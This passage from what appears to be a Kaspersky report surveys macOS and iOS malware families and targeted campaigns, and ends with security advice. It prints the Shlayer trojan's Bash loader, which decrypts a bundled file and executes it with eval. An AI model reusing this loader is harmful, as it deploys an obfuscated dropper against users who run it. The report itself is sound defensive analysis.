One of the websites encouraging users to download malware under the pretext of updating Flash Player

It is worth noting that from the technical point of view, Shlayer is nothing special. Its main executable file is a Bash script that consists of only four lines of code. All that it does is decrypt and run another file that it brings along with it, which in turn downloads, decrypts, and executes another file, which does exactly the same. In the end, this nesting doll of various malware installs several AdWare programs, hides them well

and registers them to run at startup.

```
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:2833846567 <"$fileDir"/Resources/enc)"
```

The main executable file of the Shlayer Trojan is just the outer layer of a nesting doll

Two other malware families that we encountered during the first half of the year are Trojan.OSX.Spynion and Trojan-Downloader.OSX.Vidsler. Both are far from being as popular as Shlayer, as they have been encountered by less than one percent of our users. However, each of them utilizes its own method of deceiving a potential victim, and both deserve attention.

The Trojan.OSX.Spynion trojan is distributed along with several free macOS apps, mainly from sites such as MacUpdate, VersionTracker, and Softpedia. While the app is being installed on the victim's computer, a malicious component is downloaded and installed. The Spynion's main objective is to monitor user activity on the network and transfer intercepted confidential data to the attackers' servers. The trojan also has backdoor functionality, i.e., it allows attackers to remotely connect to the user's macOS.

Trojan-Downloader.OSX.Vidsler is distributed via banner ad links, only this time under the pretext of requiring the user to update video codecs or download a new version of a video player. In terms of functionality, Vidsler is similar to Shlayer: it downloads, installs, and runs other software, most often from the FkCodec AdWare family.

Lastly, we should point out several rather dangerous trojans,

which, fortunately, are not encountered very frequently in the wild. For example, the Trojan-Ransom.OSX.KeRanger family ransomware trojans encrypt all of the user's files on the drive and demand a ransom to decrypt them. This malware is known to have been distributed through the official website of the Transmission torrent client. Another example is the Trojan-Spy.OSX.Ventir trojan, which has a complex modular architecture and contains not only a backdoor to remotely access the victim's macOS, but also a keylogger.

MacOS and targeted attacks

Our statistics concerning threats for macOS provide fairly convincing evidence that the stories about this operating system's complete safety are nothing more than that. However, the biggest argument against the idea that macOS (and iOS as well) is invulnerable to attack is the fact that there already have been attacks against individual users of these operating systems and groups of such users. Over the past few years, we have seen at least eight campaigns whose organizers acted on the presumption that the users of MacBook, iPhone, and other devices do not expect to encounter malware created specifically for Apple platforms.

Due to the nature of Apple's antivirus software policy, the Kaspersky product line does not contain a security solution for iOS. Due to that we do not have statistics about threats for this operating system. However, along with malware for Android, Kaspersky researchers have also encountered malicious implants for iOS.

Next, we will provide an overview of what we consider to be the most interesting targeted attacks against the macOS and iOS platforms that we have been investigating over 2018 and 2019.

The Skygofree implant for iOS (January 2018)

Soon after the discovery of the Skygofree Android implant, Kaspersky experts found and analyzed an implant for iOS that had been developed by the same group of cybercriminals. It was discovered as a result of the analysis of the Skygofree infrastructure and consisted of several configuration files (MobileConfig) for iOS, which were used to register the device on an MDM server.

Sofacy XAgent (March 2018)

Kaspersky experts closely follow the activity of Sofacy, one of the most professional of cyber espionage groups. One of the tools at the disposal of this group is XAgent, which is a set of malware sharing a common code base, each sample individually modified to infect a specific OS, including macOS and iOS. However, the most recent detected versions of this malware for iOS date back to the end of 2014 and the beginning of 2015. This may mean that cybercriminals have (at least temporarily) lost interest in iPhones and iPads.

Bahamut-related implants for iOS and Windows (July 2018)

While studying the Skygofree iOS implant, our experts

attempted to find other malware campaigns that used the results of a study of Apple's MDM system conducted by the Intrepidus Group to compromise iOS devices. As a consequence, several servers have been discovered that presumably belong to the Bahamut group and have been active since 2017.

Operation AppleJeus (August 2018)

While investigating an attack on a cryptocurrency exchange service conducted by the Lazarus group, we discovered that the attackers sent out messages to potential victims with a link to a malicious macOS cryptocurrency trading app.

ThreatNeedle and Manuscrypt (October 2018)

In 2018, we also discovered that Manuscrypt, a piece of malware used exclusively by the Lazarus group, was engaged in suspicious activity. The new samples of this malware were noticeably different from those exposed during previous campaigns, so we gave them a new name: ThreatNeedle.

Windtail (December 2018)

Shortly after Dark Matter published its findings about the Windshift group in August 2018, we conducted our own investigation on the activities of this group. In particular, we were interested in a piece of macOS malware called Windtail.

New macOS malware from Lazarus (January 2019)

Six months after the AppleJeus operation, we discovered new Lazarus activity campaign that manifested similar symptoms: again, companies from the financial sector were hit, and again previously unknown malware for macOS was used during the attack.

New iOS implant version from FinSpy (mid 2019)

At the end of 2018, we discovered a new version of the FinSpy iOS implant in the wild, which was apparently developed during the summer of that year. This implant was part of the FinSpy Mobile product that was provided by the well-known tracking software developer.

Conclusion

MacOS malware has come a long way from isolated instances that existed in 2004 to hundreds of thousands of types that now exist in 2019. However, the era of explosive growth seems to be behind us, and we cannot but notice the decline in the activity of cybercriminals on this platform. However, the owners of MacBooks and iMacs have never been considered priority targets compared to Windows users, as the latter have always been much more profitable to attack simply because they were far more numerous. In addition, there is a large number of both known and not very well known exploits for Windows, which, when combined with the fact that Windows users tend to install updates irregularly, make it easier and more convenient for cybercriminals to infect Windows systems.

Another important aspect that we have discovered while preparing this report is that instead of full-fledged malware, MacBook and iMac owners increasingly receive annoying, but in most cases relatively harmless ads. It seems that this way of monetizing an infection allows attackers to make a profit and save on expenses. By contrast, it would be much more complicated and expensive to create full-fledged malware for macOS. The reasons for this are both the fact that there are fewer potential victims and the efforts that Apple is making to protect its customers.

Phishing and social engineering, which are now also on the rise, are another example of cheaper threats. The attackers continue to mainly target Apple IDs, which are the users' key to gaining access to Apple's infrastructure. Apple IDs are relatively easy to monetize. For example, they can be sold to other criminals. Perhaps the theft of this type of data is now the most dangerous threat macOS users face, in terms of the balance between the probability of the attack and the damage in the event of its success. Moreover, our statistics show that this type of attack is likely to be on the rise in the near future.

An extremely dangerous (but also an extremely rare) threat is a targeted attack on macOS and iOS users, mainly business users. Several well-known cybercriminal groups are currently working to develop malware for these operating systems, but the likelihood that a random user will be the target of such programs is extremely small. However, if you work in a financial institution, such as, for example, a bank, and your MacBook or iPhone is a corporate device, then the chances that you will be targeted increase considerably. In this case the

threat is significant enough, so we do not recommend relying on the fact that Apple devices are in general less popular targets, and we recommend seeking out a reliable security solution. More so as we expect the number of targeted attacks on macOS and iOS devices to increase between 2019 and 2020.

To keep your devices on MacOS safe, Kaspersky recommends

- Try to keep macOS and all of your apps up to date
- Use only legitimate software, downloaded from official webpages or installed from Mac App Store
- Start using a reliable security solution like Kaspersky Internet Security that delivers advanced protection on Mac, as well as on PC and mobile devices
- Download and install apps only from the official resources such as Appstore.
- If you need to access your iCloud, for instance to find your phone when it is lost, use only official website.

To reduce the risk for corporate MacOS users, Kaspersky recommends companies to take the following measures

- Implement security awareness training for staff explaining how to recognize and avoid potentially malicious applications or files. For example, employees should not download and launch any apps or programs from untrusted or unknown sources.

- Use a dedicated security products with protection for MacOS and iOS included, such as Kaspersky Endpoint Security for Business. The product empowered with cloud-based threat intelligence and machine learning technics to detect existed and new threats for different operating systems.
- Provide your SOC team with access to the latest Threat Intelligence, which cover threats for MacOS, to keep up to date with the new and emerging tools, techniques and tactics used by threat actors.